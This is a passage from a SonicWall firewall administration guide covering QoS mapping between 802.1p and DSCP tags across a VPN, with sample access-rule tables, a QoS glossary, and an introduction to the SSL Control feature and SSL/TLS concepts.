Map	The mapping setting defined in the **Firewall Settings > QoS Mapping** page will be used to map from a DSCP tag to an 802.1p tag	The mapping setting defined in the **Firewall Settings > QoS Mapping** page will be used to map from an 802.1 tag to a DSCP tag. An additional checkbox will be presented to Allow **802.1p Marking to override DSCP values.** Selecting this checkbox will assert the mapped 802.1p value over any DSCP value that might have been set by the client. This is useful to override clients setting their own DSCP CoS values.	If **Map** is set as the action on both DSCP and 802.1p, mapping will only occur in one direction: if the packet is from a VLAN and arrives with an 802.1p tag, then DSCP will be mapped from the 802.1p tag; if the packet is destined to a VLAN, then 802.1p will be mapped from the DSCP tag.

For example, refer to Bi-directional DSCP tag action, which provides a bi-directional DSCP tag action.

Bi-directional DSCP tag action



HTTP access from a Web-browser on 192.168.168.100 to the Web server on `10.50.165.2` will result in the tagging of the inner (payload) packet and the outer (encapsulating ESP) packets with a DSCP value of 8. When the packets emerge from the other end of the tunnel, and are delivered to `10.50.165.2`, they will bear a DSCP tag of 8. When `10.50.165.2` sends response packets back across the tunnel to `192.168.168.100` (beginning with the very first SYN/ACK packet) the Access Rule will tag the response packets delivered to `192.168.168.100` with a DSCP value of 8.

This behavior applies to all four QoS action settings for both DSCP and 802.1p marking.

One practical application for this behavior would be configuring an 802.1p marking rule for traffic destined for the VPN zone. Although 802.1p tags cannot be sent across the VPN, reply packets coming back across the VPN

can be 802.1p tagged on egress from the tunnel. This requires that 802.1p tagging is active of the physical egress interface, and that the [Zone] > VPN Access Rule has an 802.1p marking action other than None.

After ensuring 802.1p compatibility with your relevant network devices, and enabling 802.1p marking on applicable SonicWall interfaces, you can begin configuring Access Rules to manage 802.1p tags.

The **Remote Site 1** network could have two Access Rules configured as in Remote site 1: Sample access rule configuration.

Remote site 1: Sample access rule configuration

Setting	Access Rule 1	Access Rule 2
General Tab		
Action	Allow	Allow
From Zone	LAN	VPN
To Zone	VPN	LAN
Service	VOIP	VOIP
Source	Lan Primary Subnet	Main Site Subnets
Destination	Main Site Subnets	Lan Primary Subnet
Users Allowed	All	All
Schedule	Always on	Always on
Enable Logging	Enabled	Enabled
Allow Fragmented Packets	Enabled	Enabled
Qos Tab		
DSCP Marking Action	Map	Map
Allow 802.1p Marking to override DSCP values	Enabled	Enabled
802.1p Marking Action	Map	Map

The first Access Rule (governing **LAN>VPN**) would have the following effects:

- **VoIP** traffic (as defined by the Service Group) from **LAN Primary Subnet** destined to be sent across the VPN to **Main Site Subnets** would be evaluated for both DSCP and 802.1p tags.
    - The combination of setting both DSCP and 802.1p marking actions to **Map** is described in the table earlier in Managing QoS Marking on page 1118.
    - Sent traffic containing only an 802.1p tag (for example, CoS = 6) would have the VPN-bound inner (payload) packet DSCP tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.
    - Assuming returned traffic has been DSCP tagged (CoS = 48) by the firewall at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
    - Sent traffic containing only a DSCP tag (for example, CoS = 48) would have the DSCP value preserved on both inner and outer packets.
    - Assuming returned traffic has been DSCP tagged (CoS = 48) by the firewall at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.
    - Sent traffic containing only both an 802.1p tag (for example, CoS = 6) and a DSCP tag (for example, CoS = 63) would give precedence to the 802.1p tag and would be mapped accordingly. The VPN-bound inner (payload) packet DSCP would be tagged with a value of 48. The outer (ESP) packet would also be tagged with a value of 48.

Assuming returned traffic has been DSCP tagged (CoS = 48) by the firewall at the Main Site, the return traffic will be 802.1p tagged with CoS = 6 on egress.

To examine the effects of the second Access Rule (VPN>LAN), we'll look at the Access Rules configured at the Main Site, as shown in Main site: Sample access rule configurations.

Main site: Sample access rule configurations

Setting	Access Rule 1	Access Rule 2
General Tab		
Action	Allow	Allow
From Zone	LAN	VPN
To Zone	VPN	LAN
Service	VOIP	VOIP
Source	Lan Subnets	Remote Site 1 Subnets
Destination	Remote Site 1 Subnets	Lan Subnets
Users Allowed	All	All
Schedule	Always on	Always on
Enable Logging	Enabled	Enabled
Allow Fragmented Packets	Enabled	Enabled
Qos Tab		
DSCP Marking Action	Map	Map
Allow 802.1p Marking to override DSCP values	Enabled	Enabled
802.1p Marking Action	Map	Map

VoIP traffic (as defined by the Service Group) arriving from **Remote Site 1 Subnets** across the VPN destined to **LAN Subnets** on the LAN zone at the Main Site would hit the Access Rule for inbound VoIP calls. Traffic arriving at the VPN zone will not have any 802.1p tags, only DSCP tags.

- Traffic exiting the tunnel containing a DSCP tag (for example, CoS = 48) would have the DSCP value preserved. Before the packet is delivered to the destination on the LAN, it will also be 802.1p tagged according to the **QoS Mapping** settings (for example, CoS = 6) by the firewall at the Main Site.
- Assuming returned traffic has been 802.1p tagged (for example, CoS = 6) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been DSCP tagged (for example, CoS = 48) by the VoIP phone receiving the call at the Main Site, the return traffic will have the DSCP tag preserved on both the inner and outer packet sent back across the VPN.
- Assuming returned traffic has been both 802.1p tagged (for example, CoS = 6) and DSCP tagged (for example, CoS = 14) by the VoIP phone receiving the call at the Main Site, the return traffic will be DSCP tagged according to the conversion map (CoS = 48) on both the inner and outer packet sent back across the VPN.

Bandwidth Management

For information on Bandwidth Management (BWM), see Firewall Settings > BWM on page 1054.

Glossary

- **802.1p** – IEEE 802.1p is a Layer 2 (MAC layer) Class of Service mechanism that tags packets by using 3 priority bits (for a total of 8 priority levels) within the additional 16-bits of an 802.1q header. 802.1p processing requires compatible equipment for tag generation, recognition and processing, and should only be employed on compatible networks.
- **Bandwidth Management (BWM)** – Refers to any of a variety of algorithms or methods used to shape traffic or police traffic. Shaping often refers to the management of outbound traffic, while policing often refers to the management of inbound traffic (also known as admission control). There are many different methods of bandwidth management, including various queuing and discarding techniques, each with their own design strengths. SonicWall employs a Token Based Class Based Queuing method for inbound and outbound BWM, as well as a discard mechanism for certain types of inbound traffic.
- **Class of Service (CoS)** – A designator or identifier, such as a layer 2 or layer 3 tag, that is applied to traffic after classification. CoS information will be used by the Quality of Service (QoS) system to differentiate between the classes of traffic on the network, and to provide special handling (for example, prioritized queuing, low latency) as defined by the QoS system administrator.
- **Classification** – The act of identifying (or differentiating) certain types (or classes) of traffic. Within the context of QoS, this is performed for the sake of providing customized handling, typically prioritization or de-prioritization, based on the traffic's sensitivity to delay, latency, or packet loss. Classification within SonicOS uses Access Rules, and can occur based on any or all of the following elements: source zone, destination zone, source address object, destination address object, service object, schedule object.
- **Code Point** – A value that is marked (or tagged) into the DSCP portion of an IP packet by a host or by an intermediate network device. There are currently 64 Code Points available, from 0 to 63, used to define the ascending prioritized class of the tagged traffic.
- **Conditioning** – A broad term used to describe a plurality of methods of providing Quality of Service to network traffic, including but not limited to discarding, queuing, policing, and shaping.
- **DiffServ** (Differentiated Services) – A standard for differentiating between different types or classes of traffic on an IP network for the purpose of providing tailored handling to the traffic based on its requirements. DiffServ primarily depends upon Code Point values marked in the ToS header of an IP packet to differentiate between different classes of traffic. DiffServ service levels are executed on a Per Hop Basis at each router (or other DiffServ enabled network device) through which the marked traffic passes. DiffServ Service levels currently include at a minimum **Default**, **Assured Forwarding, Expedited Forwarding,** and **DiffServ**. Refer to DSCP Marking on page 1114 for more information.
- **Discarding** – A congestion avoidance mechanism that is employed by QoS systems in an attempt to predict when congestion might occur on a network, and to prevent the congestion by dropping over-limit traffic. Discarding can also be thought of as a queue management algorithm, since it attempts to avoid situations of full queues. Advanced discard mechanisms will abide by CoS markings so as to avoid dropping sensitive traffic. Common methods are:
  - **Tail Drop** – An indiscriminate method of dealing with a full queue wherein the last packets into the queue are dropped, regardless of their CoS marking.
  - **Random Early Detection (RED)** – RED monitors the status of queues to try to anticipate when a queue is about to become full. It then randomly discards packets in a staggered fashion to help minimize the potential of Global Synchronization. Basic implementations of RED, like Tail Drop, do not consider CoS markings.
  - **Weighted Random Early Detection (WRED)** – An implementation of RED that factors DSCP markings into its discard decision process.
- **DSCP** (Differentiate Services Code Points) – The repurposing of the ToS field of an IP header as described by RFC2747. DSCP uses 64 Code Point values to enable DiffServ (Differentiated Services). By marking traffic according to its class, each packet can be treated appropriately at every hop along the network.


- **Global Synchronization** – A potential side effect of discarding, the congestion avoidance method designed to deal with full queues. Global Synchronization occurs when multiple TCP flows through a congested link are dropped at the same time (as can occur in Tail Drop). When the native TCP slow-start mechanism commences with near simultaneity for each of these flows, the flows will again flood the link. This leads to cyclical waves of congestion and under-utilization.
- **Guaranteed Bandwidth** – A declared percentage of the total available bandwidth on an interface which will always be granted to a certain class of traffic. Applicable to both inbound and outbound BWM. The total Guaranteed Bandwidth across all BWM rules cannot exceed 100% of the total available bandwidth. SonicOS enhances the Bandwidth Management feature to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic. The Guaranteed Bandwidth can also be set to 0%.
- **Inbound (Ingress or IBWM)** – The ability to shape the rate at which traffic enters a particular interface. For TCP traffic, actual shaping can occur where the rate of the ingress flow can be adjusted by delaying egress acknowledgements (ACKs) causing the sender to slow its rate. For UDP traffic, a discard mechanism is used since UDP has no native feedback controls.
- **IntServ** (Integrated Services) – As defined by RFC1633. An alternative CoS system to DiffServ, IntServ differs fundamentally from DiffServ in that it has each device request (or reserve) its network requirements before it sends its traffic. This requires that each hop on the network be IntServ aware, and it also requires each hop to maintain state information for every flow. IntServ is not supported by SonicOS. The most common implementation of IntServ is RSVP.
- **Maximum Bandwidth** – A declared percentage of the total available bandwidth on an interface defining the maximum bandwidth to be allowed to a certain class of traffic. Applicable to both inbound and outbound BWM. Used as a throttling mechanism to specify a bandwidth rate limit. The Bandwidth Management feature is enhanced to provide rate limiting functionality. You can now create traffic policies that specify maximum rates for Layer 2, 3, or 4 network traffic. This enables bandwidth management in cases where the primary WAN link fails over to a secondary connection that cannot handle as much traffic.The Maximum Bandwidth can be set to 0%, which will prevent all traffic.
- **Outbound (Egress or OBWM)** – Conditioning the rate at which traffic is sent out an interface. Outbound BWM uses a credit (or token) based queuing system with 8 priority rings to service different types of traffic, as classified by Access Rules.
- **Priority** – An additional dimension used in the classification of traffic. SonicOS uses 8 priority rings (0 = highest, 7 = lowest) to comprise the queue structure used for BWM. Queues are serviced in the order of their priority ring.
- **Mapping** – With regard to SonicOS's implementation of QoS, mapping is the practice of converting layer 2 CoS tags (802.1p) to layer 3 CoS tags (DSCP) and back again for preserving the 802.1p tags across network links that do not support 802.1p tagging. The map correspondence is fully user-definable, and the act of mapping is controlled by Access Rules.
- **Marking** – Also known as **tagging** or **coloring** – The act of applying layer 2 (802.1p) or layer 3 (DSCP) information to a packet for the purpose of differentiation, so that it can be properly classified (recognized) and prioritized by network devices along the path to its destination.
- **MPLS** (Multi Protocol Label Switching) – A term that comes up frequently in the area of QoS, but which is natively unsupported by most customer premise IP networking devices, including SonicWall appliances. MPLS is a carrier-class network service that attempts to enhance the IP network experience by adding the concept connection-oriented paths (Label Switch Paths – LSPs) along the network. When a packet leaves a customer premise network, it is tagged by a Label Edge Router (LER) so that the label can be used to determine the LSP. The MPLS tag itself resides between layer 2 and layer 3, imparting upon MPLS characteristics of both network layers. MPLS is becoming quite popular for VPNs, offering both layer 2 and layer 3 VPN services, but remains interoperable with existing IPsec VPN implementation. MPLS is also very well known for its QoS capabilities, and interoperates well with conventional DSCP marking.

- **Per Hop Behavior (PHB)** – The handling that will be applied to a packet by each DiffServ capable router it traverses, based upon the DSCP classification of the packet. The behavior can be among such actions as discard, re-mark (re-classify), best-effort, assured forwarding, or expedited forwarding.
- **Policing** – A facility of traffic conditioning that attempts to control the rate of traffic into or out of a network link. Policing methods range from indiscriminate packet discarding to algorithmic shaping, to various queuing disciplines.
- **Queuing** – To effectively make use of a link's available bandwidth, queues are commonly employed to sort and separately manage traffic after it has been classified. Queues are then managed using a variety of methods and algorithms to ensure that the higher priority queues always have room to receive more traffic, and that they can be serviced (de-queued or processed) before lower priority queues. Some common queue disciplines include:
    - **FIFO** (First In First Out) – A very simple, undiscriminating queue where the first packet in is the first packet to be processed.
    - **Class Based Queuing (CBQ)** – A queuing discipline that takes into account the CoS of a packet, ensuring that higher priority traffic is treated preferentially.
    - **Weighted Fair Queuing (WFQ)** – A discipline that attempts to service queues using a simple formula based upon the packets' IP precedence and the total number of flows. WFQ has a tendency to become imbalanced when there is a disproportionately large number of high-priority flows to be serviced, often having the opposite of the desired effect.
    - **Token Based CBQ** – An enhancement to CBQ that employs a token, or a credit-based system that helps to smooth or normalize link utilization, avoiding burstiness as well as under-utilization. Employed by SonicOS BWM.
- **RSVP** (Resource Reservation Protocol) – An IntServ signaling protocol employed by some applications where the anticipated need for network behavior (for example, delay and bandwidth) is requested so that it can be reserved along the network path. Setting up this Reservation Path requires that each hop along the way be RSVP capable, and that each agrees to reserve the requested resources. This system of QoS is comparatively resource intensive, since it requires each hop to maintain state on existing flows. Although IntServ's RSVP is quite different from DiffServ's DSCP, the two can interoperate. RSVP is not supported by SonicOS.
- **Shaping** – An attempt by a QoS system to modify the rate of traffic flow, usually by employing some feedback mechanism to the sender. The most common example of this is TCP rate manipulation, where acknowledgements (ACKs) sent back to a TCP sender are queued and delayed so as to increase the calculated round-trip time (RTT), leveraging the inherent behavior of TCP to force the sender to slow the rate at which it sends data.
- **Type of Service (ToS)** – A field within the IP header wherein CoS information can be specified. Historically used, albeit somewhat rarely, in conjunction with IP precedence bits to define CoS. The ToS field is now rather commonly used by DiffServ's code point values.

95

Configuring SSL Control

Firewall Settings > SSL Control



This section describes how to plan, design, implement, and maintain the SSL Control feature.


Topics:

- SSL Control Events on page 1137

About SSL Control

SonicOS includes SSL Control, a system for providing visibility into the handshake of SSL sessions and a method for constructing policies to control the establishment of SSL connections. SSL (Secure Sockets Layer) is the dominant standard for the encryption of TCP-based network communications, with its most common and well-known application being HTTPS (HTTP over SSL); see HTTP over SSL communication. SSL provides digital certificate-based endpoint identification, and cryptographic and digest-based confidentiality to network communications.

HTTP over SSL communication



An effect of the security provided by SSL is the obscuration of all payload, including the URL (Uniform Resource Locator, for example, https://www.mysonicwall.com) being requested by a client when establishing an HTTPS session. This is due to the fact that HTTP is transported within the encrypted SSL tunnel when using HTTPS. It is not until the SSL session is established (see HTTP over SSL communication) that the actual target resource (`www.mysonicwall.com`) is requested by the client, but as the SSL session is already established, no inspection of the session data by the firewall or any other intermediate device is possible. As a result, URL-based content filtering systems cannot consider the request to determine permissibility in any way other than by IP address.

While IP address based filtering does not work well for unencrypted HTTP because of the efficiency and popularity of host-header-based virtual hosting (defined in Key Concepts to SSL Control on page 1129), IP

filtering can work effectively for HTTPS due to the rarity of host-header-based HTTPS sites. But this trust relies on the integrity of the HTTPS server operator, and assumes that SSL is not being used for deceptive purposes.

For the most part, SSL is employed legitimately, being used to secure sensitive communications, such as online shopping or banking, or any session where there is an exchange of personal or valuable information. The ever decreasing cost and complexity of SSL, however, has also spurred the growth of more dubious applications of SSL, designed primarily for the purposes of obfuscation or concealment rather than security.

An increasingly common camouflage is the use of SSL encrypted Web-based proxy servers for the purpose of hiding browsing details, and bypassing content filters. While it is simple to block well known HTTPS proxy services of this sort by their IP address, it is virtually impossible to block the thousands of privately-hosted proxy servers that are readily available through a simple Web-search. The challenge is not the ever-increasing number of such services, but rather their unpredictable nature. Since these services are often hosted on home networks using dynamically addressed DSL and cable modem connections, the targets are constantly moving. Trying to block an unknown SSL target would require blocking all SSL traffic, which is practically infeasible.

SSL Control provides a number of methods to address this challenge by arming the security administrator with the ability to dissect and apply policy based controls to SSL session establishment. While the current implementation does not decode the SSL application data, it does allow for gateway-based identification and disallowance of suspicious SSL traffic.

Topics:

Key Features of SSL Control

SSL control: Features and benefits

Feature	Benefit
Common Name-based White and Black Lists	You can define lists of explicitly allowed or denied certificate subject common names (described in Key Concepts). Entries are matched on substrings, for example, a blacklist entry for `prox` will match `www.megaproxy.com`, `www.proxify.com` and "`roxify.net`. This allows you to easily block all SSL exchanges employing certificates issued to subjects with potentially objectionable names. Inversely, you can easily authorize all certificates within an organization by whitelisting a common substring for the organization. Each list can contain up to 1,024 entries. As the evaluation is performed on the subject common name embedded in the certificate, even if the client attempts to conceal access to these sites by using an alternative hostname or even an IP address, the subject is always detected in the certificate, and policy is applied.
Self-Signed Certificate Control	It is common practice for legitimate sites secured by SSL to use certificates issued by well-known certificate authorities, as this is the foundation of trust within SSL. It is almost equally common for network appliances secured by SSL (such as SonicWall network security appliances) to use self-signed certificates for their default method of security. So while self-signed certificates in closed environments are not suspicious, the use of self-signed certificates by publicly or commercially available sites is. A public site using a self-signed certificate is often an indication that SSL is being used strictly for encryption rather than for trust and identification. While not absolutely incriminating, this sometimes suggests that concealment is the goal, as is commonly the case for SSL encrypted proxy sites. The ability to set a policy to block self-signed certificates allows you to protect against this potential exposure. To prevent discontinuity of communications to known/trusted SSL sites using self-signed certificates, the whitelist feature can be used for explicit allowance.
Untrusted Certificate Authority Control	Like the use of self-signed certificates, encountering a certificate issued by an untrusted CA is not an absolute indication of disreputable obscuration, but it does suggest questionable trust. SSL Control can compare the issuer of the certificate in SSL exchanges against the certificates in the firewall's certificate store. The certificate store contains approximately 100 well-known CA certificates, exactly like today's Web-browsers. If SSL Control encounters a certificate that was issued by a CA not in its certificate store, it can disallow the SSL connection. For organizations running their own private certificate authorities, the private CA certificate can easily be imported into the firewall's certificate store to recognize the private CA as trusted. The store can hold up to 256 certificates.
SSL version, Cipher Strength, and Certificate Validity Control	SSL Control provides additional management of SSL sessions based on characteristics of the negotiation, including the ability to disallow the potentially exploitable SSLv2, the ability to disallow weak encryption (ciphers less than 64 bits), and the ability to disallow SSL negotiations where a certificate's date ranges are invalid. This enables the administrator to create a rigidly secure environment for network users, eliminating exposure to risk through unseen cryptographic weaknesses, or through disregard for or misunderstanding of security warnings.


SSL control: Features and benefits

Feature	Benefit
Zone-Based Application	SSL Control is applied at the zone level, allowing you to enforce SSL policy on the network. When SSL Control is enabled on the zone, the firewall looks for Client Hellos sent from clients on that zone through the firewall, which triggers inspection. The firewall looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, inspects all SSL traffic initiated by clients on the LAN to any destination zone.
Configurable Actions and Event Notifications	When SSL Control detects a policy violation, it can log the event and block the connection, or it can simply log the event while allowing the connection to proceed.

Key Concepts to SSL Control

- **SSL**- Secure Sockets Layer (SSL) is a network security mechanism introduced by Netscape in 1995. SSL was designed to provide privacy between two communicating applications (a client and a server) and also to authenticate the server, and optionally the client. SSL's most popular application is HTTPS, designated by a URL beginning with `https://` rather than simply `http://`, and it is recognized as the standard method of encrypting Web traffic on the Internet. An SSL HTTP transfer typically uses TCP port 443, whereas a regular HTTP transfer uses TCP port 80. Although HTTPS is what SSL is best known for, SSL is not limited to securing HTTP, but can also be used to secure other TCP protocols such as SMTP, POP3, IMAP, and LDAP. SSL session establishment occurs as shown in Establishing an SSL session:

Establishing an SSL session



- **SSLv2** – The earliest version of SSL still in common use. SSLv2 was found to have a number of weaknesses, limitations, and theoretical deficiencies (comparatively noted in the SSLv3 entry), and is looked upon with scorn, disdain, and righteous indignation by security purists.
- **SSLv3** – SSLv3 was designed to maintain backward compatibility with SSLv2, while adding the following enhancements:
  - Alternate key exchange methods, including Diffie-Hellman.
  - Hardware token support for both key exchange and bulk encryption.
  - SHA, DSS, and Fortezza support.
  - Out-of-Band data transfer.
  - TLS – Transport Layer Security, also known as SSLv3.1, is very similar to SSLv3, but improves upon SSLv3 in the ways shown in Differences between SSL and TLS:

Differences between SSL and TLS

SSL	TLS
Uses a preliminary HMAC algorithm	Uses HMAC as described in RFC 2104
Does not apply MAC to version info	Applies MAC to version info

Differences between SSL and TLS

SSL	TLS
Does not specify a padding value	Initializes padding to a specific value
Limited set of alerts and warning	Detailed Alert and Warning messages

NOTE: SonicOS 6.2.2.1 and above support TLS 1.1 and 1.2.

- **MAC** – A MAC (Message Authentication Code) is calculated by applying an algorithm (such as MD5 or SHA1) to data. The MAC is a message digest, or a one-way hash code that is fairly easy to compute, but which is virtually irreversible. In other words, with the MAC alone, it would be theoretically impossible to determine the message upon which the digest was based. It is equally difficult to find two different messages that would result in the same MAC. If the receiver's MAC calculation matches the sender's MAC calculation on a given piece of data, the receiver is assured that the data has not been altered in transit.
- **Client Hello** – The first message sent by the client to the server following TCP session establishment. This message starts the SSL session, and consists of the following components:
  - **Version** – The version of SSL that the client wishes to use in communications. This is usually the most recent version of SSL supported by the client.
  - **Random** – A 32-bit timestamp coupled with a 28-byte random structure.
  - **Session ID** – This can either be empty if no Session ID data exists (essentially requesting a new session) or can reference a previously issued Session ID.
  - **Cipher Suites** – A list of the cryptographic algorithms, in preferential order, supported by the clients.
  - **Compression Methods** – A list of the compression methods supported by the client (typically null).
- **Server Hello** – The SSL server's response to the Client Hello. It is this portion of the SSL exchange that SSL Control inspects. The Server Hello contains the version of SSL negotiated in the session, along with cipher, session ID and certificate information. The actual X.509 server certificate itself, although a separate step of the SSL exchange, usually begins (and often ends) in the same packet as the Server Hello.
- **Certificates** - X.509 certificates are unalterable digital stamps of approval for electronic security. There are four main characteristics of certificates:
  - Identify the subject of a certificate by a common name or distinguished name (CN or DN).
  - Contain the public key that can be used to encrypt and decrypt messages between parties
  - Provide a digital signature from the trusted organization (Certificate Authority) that issued the certificate.
  - Indicate the valid date range of the certificate
- **Subject** – The guarantee of a certificate identified by a common name (CN). When a client browses to an SSL site, such as https://www.mysonicwall.com, the server sends its certificate which is then evaluated by the client. The client checks that the certificate's dates are valid, that is was issued by a trusted CA, and that the subject CN matches the requested host name (that is, they are both `www.mysonicwall.com`). Although a subject CN mismatch elicits a browser alert, it is not always a sure sign of deception. For example, if a client browses to `https://mysonicwall.com`, which resolves to the same IP address as `www.mysonicwall.com`, the server presents its certificate bearing the subject CN of `www.mysonicwall.com`. An alert will be presented to the client, despite the total legitimacy of the connection.

- **Certificate Authority (CA)** - A Certificate Authority (CA) is a trusted entity that has the ability to sign certificates intended, primarily, to validate the identity of the certificate's subject. Well-known certificate authorities include VeriSign, Thawte, Equifax, and Digital Signature Trust. In general, for a CA to be trusted within the SSL framework, its certificate must be stored within a trusted store, such as that employed by most Web-browsers, operating systems and run-time environments. The SonicOS trusted store is accessible from the **System > Certificates** page. The CA model is built on associative trust, where the client trusts a CA (by having the CA's certificate in its trusted store), the CA trusts a subject (by having issued the subject a certificate), and therefore the client can trust the subject.
- **Untrusted CA** – An untrusted CA is a CA that is not contained in the trusted store of the client. In the case of SSL Control, an untrusted CA is any CA whose certificate is not present in **System > Certificates**.
- **Self-Signed Certificates** – Any certificate where the issuer's common-name and the subject's common-name are the same, indicating that the certificate was self-signed.
